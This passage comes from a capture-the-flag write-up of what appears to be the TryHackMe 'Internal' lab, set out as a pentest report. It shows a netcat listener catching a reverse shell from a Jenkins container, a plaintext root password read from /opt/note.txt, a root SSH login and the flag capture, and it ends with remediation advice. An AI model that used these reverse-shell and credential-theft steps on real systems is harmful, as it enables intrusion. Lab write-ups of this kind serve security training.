
```
└─$ nc -nvlp 9001
listening on [any] 9001 ...
connect to [10.11.36.51] from (UNKNOWN) [10.10.93.2] 53658
whoami
jenkins
ls
bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
```

- During a comprehensive manual exploration, the attacker will persistently search and investigate different directories, eventually reaching the "/opt" directory. Within this directory, they will come across a file named "note.txt." The contents of this file will unveil the root password for the target machine, which is "tr0ub13guM!@#123":



```
cd /opt
ls
note.txt
cat note.txt
Aubreanna,

Will wanted these credentials secured behind the Jenkins container since we have
e them if you
need access to the root user account.

root:tr0ub13guM!@#123
^C
```

- Logging into the root account becomes a straightforward process by utilizing SSH (Secure Shell) with the acquired root password. This privileged access allows the attacker to gain full control and unrestricted administrative capabilities on the target machine:



```
└─$ ssh root@10.10.93.2
root@10.10.93.2's password:
Warning: SSH client configured for wide compatibility by kali-tweaks.
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-112-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon May  1 23:22:43 UTC 2023

  System load:  0.0               Processes:              116
  Usage of /:   64.0% of 8.79GB   Users logged in:        1
  Memory usage: 42%               IP address for eth0:    10.10.93.2
  Swap usage:   0%                IP address for docker0: 172.17.0.1

  => There is 1 zombie process.


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

0 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check you
s


Last login: Mon Aug  3 19:59:17 2020 from 10.6.2.56
root@internal:~# cd rooy
-bash: cd: rooy: No such file or directory
root@internal:~# cd root
-bash: cd: root: No such file or directory
root@internal:~# ls
root.txt  snap
root@internal:~# cat root.txt
THM{d0ck3r_d3str0y3r}
root@internal:~# █
```

Remediation Suggestions

- **Strengthen Admin Passwords:** Enforce the use of strong and unique passwords for all administrative accounts, including the root account, blog admin account, and Jenkins server admin account. Passwords should be complex, combining uppercase and lowercase letters, numbers, and special characters.

- **Implement Password Policy:** Establish a strong password policy throughout the organization, ensuring that employees follow best practices for password creation and periodic password changes. Educate users about the importance of using strong passwords and guide them on creating secure and memorable passwords.

- **Encrypt Sensitive Documents:** Identify and encrypt critical documents that contain sensitive information, especially login credentials. Utilize encryption mechanisms to protect these documents from unauthorized access, ensuring that even if they are compromised, the information remains secure.

- **Remove Plain Text Credentials:** Conduct a thorough audit of all systems within the organization and remove any instances of storing login credentials in plain text. Implement policies and controls to prevent the storage of sensitive information in easily accessible and readable formats.

- **Implement Two-Factor Authentication (2FA):** Enable two-factor authentication for all accounts, including administrative and user accounts. This adds an extra layer of security by requiring an additional verification step, such as a code sent to a mobile device, in addition to the password.

By implementing these remediation suggestions, the target machine can significantly enhance its security posture and reduce the risk of future compromises.